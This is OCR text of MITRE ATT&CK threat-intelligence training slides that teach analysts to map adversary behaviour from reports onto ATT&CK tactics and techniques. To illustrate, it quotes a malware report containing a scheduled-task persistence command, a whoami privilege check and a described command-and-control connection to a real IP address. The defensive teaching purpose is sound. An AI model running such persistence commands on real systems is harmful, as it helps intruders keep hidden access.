Module 0:
Introducing MITRE ATT&CK® for Cyber Threat Intelligence Training

Adam Pennington

MITRE | SOLVING PROBLEMS FOR A SAFER WORLD®

Lesson 0.1: Introducing ATT&CK® for Cyber Threat Intelligence

Lesson 0.1 Objectives

1. Review the Training Goals for ATT&CK for Cyber Threat Intelligence
2. Review the Training Module Overviews
3. Learn about how ATT&CK can help with Cyber Threat Intelligence

Training Goals

0 Why ATT&CK is useful for cyber threat intelligence (CTI)

1 How to map to ATT&CK from both narrative reporting and raw data

2 How to store and display ATT&CK-mapped data and what you should consider when doing that

3 How to perform CTI analysis using ATT&CK-mapped data

4 How to make defensive recommendations

Training Overview

- Module 0: Introducing ATT&CK for CTI Training
  - Topic introduction and Training Goals
- Module 1: Mapping to ATT&CK from Narrative Reporting
  - Topic introduction
  - Exercise 1: Mapping to ATT&CK from external narrative reporting (Self-administered exercise in the Resources section)
  - Exercise 1 Review
- Module 2: Mapping to ATT&CK from Raw Data
  - Topic introduction
  - Exercise 2: Mapping to ATT&CK from raw data (Self-administered exercise in the Resources section)
  - Exercise 2 Review

Training Overview

- Module 3: Storing and Analyzing ATT&CK-mapped Intelligence
  - Topic introduction
  - Exercise 3: Comparing layers in ATT&CK Navigator
    (Do it yourself with materials in the Resources section and on https://mitre-attack.github.io/attack-navigator/)
  - Going over Exercise 3
- Module 4: Making ATT&CK-mapped Data Actionable with Defensive Recommendations
  - Topic introduction
  - Exercise 4: Making defensive recommendations
    (Do it yourself with materials on attack.mitre.org/training/cti)
  - Going over Exercise 4 and wrap-up

Cyber Threat Intelligence

Threat intelligence is actionable knowledge and insight on adversaries and their malicious activities enabling defenders and their organizations to reduce harm through better security decision-making.

-Sergio Caltagirone

Threat Intelligence – How ATT&CK Can Help

- Use knowledge of adversary behaviors to inform defenders

- Structuring threat intelligence with ATT&CK allows us to…
  - *Compare* behaviors
    - Groups to each other
    - Groups over time
    - Groups to defenses
  - *Communicate* in a common language

Communicate to Defenders

Communicate Across the Community

Lesson 0.1 Summary

1. Reviewed the Training Goals for ATT&CK for Cyber Threat Intelligence
2. Reviewed the Training Module focus areas
3. Examined how ATT&CK can assist with Cyber Threat Intelligence by offering a common language and structure

ATT&CK for CTI

Module 0

ATT&CK®

Understand ATT&CK


0

Module 01
Module 02

Map Narrative & Raw Data to ATT&CK

1-2

Module 03



Store & Analyze ATT&CK-mapped Data

3

Module 04

Make Defensive Recommendations from ATT&CK-mapped Data

4

Next Up:

Module 1: Mapping to ATT&CK from Narrative Reports

End of Module 0

Module 1: Mapping to ATT&CK® from Narrative Reports

Adam Pennington

November 2020

Module 1 Objectives

Learn to identify behaviors in narrative reporting

Understand how to translate behaviors into Tactics, Techniques, and Sub-Techniques

Practice mapping narrative reporting to ATT&CK®

Understand analyst and source bias, and learn how to hedge against them

Module 1 Agenda

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.1:Challenges, Advantages, and the ATT&CK® Mapping Process

Lesson 1.2: Finding and Researching Behaviors

Lesson 1.3: Translating Behaviors into Tactics

Lesson 1.4: Identifying Techniques and Sub-techniques

Lesson 1.5: Mapping to a Narrative Report

Lesson 1.6: Hedging Your Biases

CYBRARY

Lesson 1.1: Challenges, Advantages, and the Process of Mapping to ATT&CK

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.1 Objectives

1. Recognize the prerequisites to ATT&CK mapping
2. Understand the challenges and advantages to mapping to ATT&CK
3. Learn the ATT&CK process for mapping to narrative reporting

CYBRARY

Understand ATT&CK

You need to know what to look for before you can start mapping

- **Get Started with ATT&CK**
  - Complete the ATT&CK Fundamentals training
  - Watch an ATT&CK presentation like MITRE ATT&CK: The Play at Home Edition, from Black Hat USA 2019
  - Read the Philosophy Paper and items from ATT&CK's Getting Started page
  - Read the Tactic descriptions
  - Skim the Techniques and Sub-techniques
- **Challenge yourself to ongoing learning and discussion**
  - Learn a Technique and associated Sub-techniques a week
  - Review Techniques and Sub-techniques with another analyst or a team

Mapping to ATT&CK: Challenges and Advantages

Challenges

- Mapping to ATT&CK requires a shift in thinking
- The volume of ATT&CK techniques & sub-techniques can seem overwhelming
- The “technical” detail of some ATT&CK techniques can seem complex

Advantages

- Forces a shift in thinking about behaviors: from indicators
- Allows opportunities to discover new adversary techniques
- Facilitates enhanced learning of the “technical” side

CYBRARY

ATT&CK Mapping Process

MITRE ATT&CK Defender | Cyber Threat Intelligence

CYBRARY

Lesson 1.1 Summary

1. Reviewed the prerequisites to ATT&CK mapping and the associated resources to get started with ATT&CK
2. Assessed some of the challenges and corresponding advantages of mapping to ATT&CK
3. Examined the ATT&CK mapping process for narrative reporting

Lesson 1.2: ATT&CK® Mapping Process: Finding and Researching the Behavior

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.2 Objectives

1. Discover how to find behaviors (Step 1)
2. Learn how to research behaviors (Step 2)
3. Review narrative reporting for example behaviors

CYBRARY

Step 1: Find the Behavior

MITRE ATT&CK Defender | Cyber Threat Intelligence

01

Look for what the adversary or software does during the steps of the compromise

02

Focus on pre-compromise, initial compromise and post-compromise details

- Identify how the adversary gained initial access and how they moved through the compromise of the victim network/system

03

Look for the “verbs” in the narrative reporting to identify adversary behavior, such as:

- ‘used email attachments,’
- ‘create scheduled task,’ and
- ‘installed tools’

CYBRARY

Step 1: Find the Behavior

Information that may not be useful for ATT&CK mapping are those that don't provide details about adversary behavior, such as:

- Static malware analysis
- Infrastructure registration information
- Stand-alone industry/victim targeting information

CYBRARY

Step 1: Find the Behavior

The most interesting PDB string is the "`4113.pdb,`" which appears to reference CVE-2014-4113. This CVE is a local kernel vulnerability that, with successful exploitation, would give any user SYSTEM access on the machine.

The malware component, `test.exe`, uses the Windows command "`cmd.exe" /C whoami`" to verify it is running with the elevated privileges of "System" and creates persistence by creating the following scheduled task:

```
schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGO
```

[Tactic] | 1. [Technique/Sub-technique]

[Tactic] | 2. [Technique/Sub-technique]

When executed, the malware first establishes a SOCKS5 connection to 192.157.198.103 using TCP port 1913. The malware sends the SOCKS5 connection request "`05 01 00`" and verifies the server response starts with "`05 00`".

https://www.fireeye.com/blog/threat-research/2014/11/operation_doubletap.html


Step 2: Research the Behavior

- Perform additional research on unfamiliar adversary/software behaviors
  - Examine details about network protocols that were used including their OSI layer/capabilities, assigned port number, associated service, and any potential vulnerabilities that can be leveraged by adversaries, such as SMB
  - Collaborate within your own organization (defenders/red teamers)
  - Leverage external resources

- Understanding core behaviors helps with next steps and enhances analytic skills

CYBRARY

Step 2: Research the Behavior



WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Not lo

Article | Talk | Read | Edit | View history

SOCKS

From Wikipedia, the free encyclopedia

This article is about the internet protocol. For other uses, see Socks (disambiguation).

SOCKS is an Internet protocol that exchanges network packets between a client and server through a proxy server. **SOCKS5** additionally provides authentication so only authorized users may access a server. Practically, a SOCKS server proxies TCP connections to an arbitrary IP address, and provides a means for UDP packets to be forwarded.

SOCKS performs at Layer 5 of the OSI model (the session layer, an intermediate layer between the presentation layer and the transport layer). SOCKS server accepts incoming client connection on TCP port 1080.[1][2]

Step 2. Research the Behavior

speedguide.net

Home » Ports Database » Port Details

Port 1913 Details

threat/application/port search: SEARCH

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
1913	tcp,udp	armadp	armadp	*IANA*

1 records found

?

https://www.speedguide.net/port.php?port=1913

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.2 Summary

1. Learned the guidelines and reviewed tips for finding behaviors
2. Reviewed the importance of understanding core behaviors and performing additional research on unfamiliar behaviors
3. Examined research resources and reviewed narrative reporting

CYBRARY

Lesson 1.3: ATT&CK® Mapping Process: Translating the Behavior into a Tactic

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.3 Objectives

1. Understand the 14 Tactics and why they matter
2. Practice identifying a behavior in narrative reporting
3. Learn how to translate behaviors into Tactics

CYBRARY

Step 3. Translate the Behavior into a Tactic

- Consider: what goals is the adversary trying to accomplish?
- **There are only 14 options**
- **for tactics:**
  - Reconnaissance
  - Resource Development
  - Initial Access
  - Execution
  - Persistence
  - Privilege Escalation
  - Defense Evasion
  - Credential Access
  - Discovery
  - Lateral Movement
  - Collection
  - Command and Control
  - Exfiltration
  - Impact

Step 3. Translate the Behavior into a Tactic

TACTIC	BEHAVIOR
Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
Resource Development	The adversary is trying to establish resources they can use to support operations.
Initial Access	Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network.
Execution	Execution consists of techniques that result in adversary-controlled code running on a local or remote system.
Persistence	Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access.

Step 3. Translate the Behavior into a Tactic

TACTIC	BEHAVIOR
Privilege Escalation	Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network.
Defense Evasion	Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise.
Credential Access	Credential Access consists of techniques for stealing credentials like account names and passwords.
Discovery	Discovery consists of techniques an adversary may use to gain knowledge about the system and internal network.
Lateral Movement	Lateral Movement consists of techniques that adversaries use to enter and control remote systems on a network.

Step 3. Translate the Behavior into a Tactic

TACTIC	BEHAVIOR
Collection	Collection consists of techniques adversaries may use to gather information and the sources information is collected from that are relevant to following through on the adversary's objectives.
Command and Control	Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network.
Exfiltration	Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption.
Impact	Impact consists of techniques that adversaries use to disrupt availability or compromise integrity by manipulating business and operational processes.

Step 3. Translate the Behavior into a Tactic

- “When executed, the malware first establishes a SOCKS5 connection to 192.157.198.103 using TCP port 1913. … Once the connection to the server is established, the malware expects a message containing at least three bytes from the server. These first three bytes are the command identifier. The following commands are supported by the malware … “
  - A connection in order to command the malware to do something → **Command and Control**

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.3 Summary

1. Examined the types of behaviors associated with the 14 Tactics
2. Reviewed how to link behaviors to adversary goals
3. Translated a behavior into the corresponding Tactic

CYBRARY

Lesson 1.4: ATT&CK® Mapping Process: Identifying Techniques or Sub-techniques

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.4 Objectives

1. Learn the key strategies for identifying Techniques and Sub-techniques
2. Review strategy examples and external resources to use for research
3. Identify Techniques and Sub-techniques in narrative reporting (Step 4)

CYBRARY

Step 4. Identify What Technique & Sub Applies

- Identifying the technique or sub-technique is often the most challenging step
  - Techniques and subs are not always easy to identify
  - Some techniques help facilitate more than one tactic, and this is reflected throughout ATT&CK
    - For example, Hijack Execution Flow: DLL Side-Loading [T1574.002] falls under Persistence, Privilege Escalation, Defense Evasion

Step 4. Identify What Technique & Sub Applies

- Not every behavior is necessarily a technique or sub-technique
  - Not all adversary behaviors can or should be used as a basis for alerting or providing data to an analyst - not every behavior that can be mapped is malicious
    - **Context is key**: assessing the circumstances around the behavior can help identify if its malicious in nature (e.g., tools used by attackers that are not explicitly malicious, but their hostile usage is)
  - Not all possible techniques are documented, nor will they ever be

Step 4. Identify What Technique & Sub Applies

- Key Strategies

Review the list of Techniques and Sub-techniques for the Tactic you previously identified

1

Search attack.mitre.org

- Use the search bar
- Leverage “CTRL + F


2

Assess a few Group and Software pages to understand how ATT&CK performs technique analysis

3

Step 4. Identify What Technique & Sub Applies

Strategy 1



Review the list of Techniques and Sub-techniques for the Tactic you previously identified

When figuring out what Sub-techniques apply to behaviors, leverage the same key strategies used for finding Techniques

Review the behavior for the associated Tactic, assess the corresponding list of Techniques and Sub-techniques, or work through key word searches/procedure level details

Level of Report Detail:

- Sometimes it makes more sense to map the Technique first before moving to Sub-techniques
- Other times, based on the level of detail in the report, it might be simpler to identify the Sub-technique immediately

Step 4. Identify What Technique & Sub Applies

Strategy 2

Search the ATT&CK site

Key Words

- Try key words searches in the search bar

CRTL + F

- Use “CRTL + F” keyword searches across the list of techniques

Details and Commands Strings

- Try “procedure”-level detail
- Try specific command strings

Strategy 3

Assess a few “Techniques Used” on the Group and Software pages to review how ATT&CK performs technique analysis

Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1568	.003	Dynamic Resolution: DNS Calculation	APT12 has used multiple variants of DNS Calculation including multiplying the first two octets of an IP address and adding the third octet to that value in order to get a resulting command and control port.[1]
Enterprise	T1203		Exploitation for Client Execution	APT12 has exploited multiple vulnerabilities for execution, including Microsoft Office vulnerabilities (CVE-2009-3129, CVE-2012-0158) and vulnerabilities in Adobe Reader and Flash (CVE-2009-4324, CVE-2009-0927, CVE-2011-0609, CVE-2011-0611).[2][3]
Enterprise	T1566	.001	Phishing: Spearphishing Attachment	APT12 has sent emails with malicious Microsoft Office documents and PDFs attached.[2][3]
Enterprise	T1204	.002	User Execution: Malicious File	APT12 has attempted to get victims to open malicious Microsoft Word and PDF attachment sent via spearphishing.[2][3]
Enterprise	T1102	.002	Web Service: Bidirectional Communication	APT12 has used blogs and WordPress for C2 infrastructure.[1]

Step 4. Identify What Technique & Sub Applies

Example: Keyword Search: Search Bar


- Take adversary behaviors such as:
  - (1) ‘used email attachments,’
  - (2) ‘create scheduled task,’ and
  - (3) ‘installed tools’

- Use the ATT&CK search bar:
  - (1) Phishing: Spearphishing Attachment, Sub-technique T1566.001
  - (2) Scheduled Task/Job, T1053 (potential Sub-technique T1053.005)
  - (3) Ingress Tool Transfer, T1105

Step 4. Identify What Technique & Sub Applies

Example: Keyword Search: Search Bar

“the malware first establishes a SOCKS5 connection”


SOCKS


Socksbot, Software S0273
Socksbot Socksbot is a backdoor that abuses Socket Secure (SOCKS) proxies.
2018 Last Modified: 30 March 2020 Versio...

Non-Application Layer Protocol, Technique T1095 - Enterprise
... er protocols, such as the Internet Control Message Protocol (ICMP), transpo
such as Socket Secure (SOCKS), as well as redirected/tunneled protocols, suc
Because ICMP is part of the Internet Protocol Suite, it is require...

Proxy, Technique T1090 - Enterprise
... e Version Procedure Examples Name Description APT41 APT41 used a tool
body has the ability to use a reverse SOCKS proxy module.[27] AuditCred Audit
proxy server between the victim and C2 server.[10] Blue Mockingbird Blue Moc

Wizard Spider, TEMP.MixMaster, Grim Spider, Group G0102
... liver Microsoft documents containing macros to download either Emotet, Bo
NewBCtestnDll64 as a reverse SOCKS proxy.[2] Enterprise T1021 .001 Remote
movement.[2] Enterprise T1018 Remote System Discovery Wizard Spider has u

Command and Control, Tactic TA0011 - Enterprise
... er protocols, such as the Internet Control Message Protocol (ICMP), transpo


Non-Application Layer Protocol

Adversaries may use a non-application layer protocol for communication between host and C2 server or among infected hosts within a network. The list of possible protocols is extensive.[1] Specific examples include use of network layer protocols, such as the Internet Control Message Protocol (ICMP), transport layer protocols, such as the User Datagram Protocol (UDP), session layer protocols, such as Socket Secure (SOCKS), as well as redirected/tunneled protocols, such as Serial over LAN (SOL).

